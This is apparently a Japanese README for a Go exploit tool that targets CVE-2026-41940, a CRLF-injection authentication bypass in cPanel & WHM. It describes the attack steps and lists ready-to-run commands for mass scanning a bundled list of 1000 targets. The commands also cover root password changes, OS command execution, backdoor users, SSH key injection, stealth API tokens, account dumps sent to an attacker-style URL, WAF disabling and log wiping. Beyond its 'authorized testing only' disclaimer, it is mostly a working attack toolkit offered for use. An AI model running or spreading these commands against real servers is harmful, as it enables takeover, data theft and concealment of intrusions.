

CVE-2026-41940のエクスプロイトPoC。cPanel & WHMにおけるCRLFインジェクションを介した認証バイパスです。マススキャン、ポストエクスプロイテーション操作、および認可されたテスト用の対話型シェルを含みます。




作成者: Ishan Oshada | GitHub
⚠️ 認可されたセキュリティテスト専用です。無断使用は違法です。


CVE-2026-41940 は、cPanel & WHM(バージョン < 11.110.0.97、11.118.0.63、11.126.0.54、11.132.0.29、11.134.0.20、11.136.0.5)における CRLFインジェクション の脆弱性です。
saveSession() 関数は、filter_sessiondata() を適用した後にセッションデータを書き込みますが、フィルタの適用が遅すぎます。Authorization: Basic ヘッダー内に CRLF(\r\n)文字を注入することで、攻撃者はディスク上のセッションファイルを任意のキーと値のペア(例:hasroot=1、tfa_verified=1、user=root)で汚染できます。
汚染されたセッションが後で読み込まれると、cPanel/WHM はパスワードなしで完全なルートアクセスを許可します。
| 段階 | アクション | 説明 |
|---|---|---|
| 1 | POST /login/?login_only=1 | 誤った認証情報で事前認証セッションクッキーを要求 |
| 2 | GET / + CRLF Authorization ヘッダー | hasroot=1、user=root などでセッションファイルを汚染 |
| 3 | GET /scripts2/listaccts | セッションキャッシュに汚染されたファイルの再読み込みを強制(伝播) |
| 4 | GET /cpsess<TOKEN>/json-api/version | ルートアクセスを検証 – 成功 = 200 + バージョンデータ |
--verbose)– 完全なHTTPリクエスト/レスポンスを表示git clone https://github.com/ishanoshada/CVE-2026-41940-Exploit-PoC.git
cd CVE-2026-41940-Exploit-PoC
go build -o cpanel_sniper.exe main.go
go build -o cpanel_sniper main.go
chmod +x cpanel_sniper
go run main.go -u https://target.com:2087
ソースからビルドする代わりに、リポジトリから最新の安定版実行ファイルを直接ダウンロードできます。これらは更新のたびに自動生成されます:
| プラットフォーム | 場所 |
|---|---|
| Windows (x64) | /bin/windows_x64/cpanel_sniper.exe |
| Linux (x64) | /bin/linux_x64/cpanel_sniper |
| Linux (ARM64) | /bin/linux_arm64/cpanel_sniper |
| macOS (Intel) | /bin/mac_intel/cpanel_sniper |
| macOS (M1/M2/M3) | /bin/mac_m1_m2/cpanel_sniper |
注記: Linux または macOS を使用する場合は、ダウンロード後に実行権限を付与することを忘れないでください:
# 基本スキャン
go run main.go -u https://target.com:2087

# すべてのcPanelアカウントを一覧表示
go run main.go -u https://target.com:2087 -action list

# 対話型WHMシェル
go run main.go -u https://target.com:2087 -action shell

# urls.txt による一括スキャン
go run main.go -l urls.txt -t 20 -o results.json
| # | 目的 | コマンド |
|---|---|---|
| 1 | 単一ターゲットの基本スキャン | go run main.go -u https://target.com:2087 |
| 2 | すべてのcPanelアカウントを一覧表示 | go run main.go -u https://target.com:2087 -action list |
| 3 | ルートパスワードを変更 | go run main.go -u https://target.com:2087 -action passwd -passwd "NewP@ssw0rd!2006" |
| 4 | システムコマンドを実行 | go run main.go -u https://target.com:2087 -action cmd -cmd "id && whoami" |
| 5 | サーバー情報を取得 | go run main.go -u https://target.com:2087 -action info |
| 6 | バックドアユーザーを作成 | go run main.go -u https://target.com:2087 -action adduser -new-user backdoor -new-domain backdoor.com -passwd "Pass123!2006" |
| 7 | APIトークンを作成(ステルス) | go run main.go -u https://target.com:2087 -action apitoken -tokenname mytoken |
| 8 | SSHキーを注入 | go run main.go -u https://target.com:2087 -action sshkey -sshkey "ssh-rsa AAAAB3NzaC1yc2E..." |
| 9 | アカウントをダンプ&外部送信 | go run main.go -u https://target.com:2087 -action dumpacct -dumpuser victim -exfil https://attacker.com/upload |
| 10 | ログを消去&痕跡を隠蔽 | go run main.go -u https://target.com:2087 -action wipe |
| 11 | 対話型WHMシェル | go run main.go -u https://target.com:2087 -action shell |
| 12 | ファイルから一括スキャン | go run main.go -l urls.txt -t 20 -o results.json |
| 13 | 結果をJSONに保存 | go run main.go -u https://target.com:2087 -o scan_results.json |
| 14 | 詳細デバッグを有効化 | go run main.go -u https://target.com:2087 --verbose |
| 15 | 他のツールからパイプ | cat urls.txt | go run main.go -t 20 |
| 16 | タイムアウトを延長 | go run main.go -u https://target.com:2087 -timeout 30 |
| アクション | フラグ | 説明 | ステルスレベル |
|---|---|---|---|
list | -action list | すべてのcPanelアカウントを一覧表示 | 低 |
passwd | -action passwd -passwd NEWPASS | ルートパスワードを変更(ノイジー) | 高(検出可能) |
cmd | -action cmd -cmd "id" | OSコマンドを実行 | 中 |
info | -action info | ホスト名、負荷、バージョンを表示 | 低 |
adduser | -action adduser -new-user U -new-domain D | バックドアcPanelユーザーを作成 | 中 |
apitoken | -action apitoken [-tokenname NAME] | 永続的なAPIトークンを生成 | 非常に低 |
sshkey | -action sshkey -sshkey "ssh-rsa..." | SSH公開鍵をルートに注入 | 非常に低 |
dumpacct | -action dumpacct -dumpuser USER -exfil URL | アカウントをバックアップ&外部送信 | 中 |
wipe | -action wipe | WAFを無効化、ログを消去、履歴を消去 | 痕跡を隠蔽 |
shell | -action shell | 対話型WHMシェル | 低 |
シェル内(-action shell)に入ったら、以下のコマンドを使用します:
| コマンド | 説明 | 例 |
|---|---|---|
accounts | すべてのcPanelアカウントを一覧表示 | accounts |
passwd <pass> | ルートパスワードを変更 | passwd MyNewPass123!2006 |
exec <command> | システムコマンドを実行 | exec "cat /etc/passwd" |
info | サーバー情報を表示 | info |
version | cPanelバージョンを表示 | version |
help | 利用可能なコマンドを表示 | help |
exit | シェルを終了 | exit |
リポジトリには、一括スキャン用の1000のサンプルターゲットを含む urls.txt が含まれています。
https://192.168.1.1:2087
https://192.168.1.2:2087
https://example1.com:2087
https://example2.com:2087
...
# 基本の一括スキャン(10スレッド)
go run main.go -l urls.txt

# 高速一括スキャン(50スレッド、結果を保存)
go run main.go -l urls.txt -t 50 -o results.json

# エクスプロイト後アクション付き一括スキャン
go run main.go -l urls.txt -t 20 -action list -o hacked_servers.json

# 詳細出力付き一括スキャン
go run main.go -l urls.txt -t 10 --verbose

# タイムアウト延長付き一括スキャン(低速ネットワーク用)
go run main.go -l urls.txt -t 30 -timeout 30

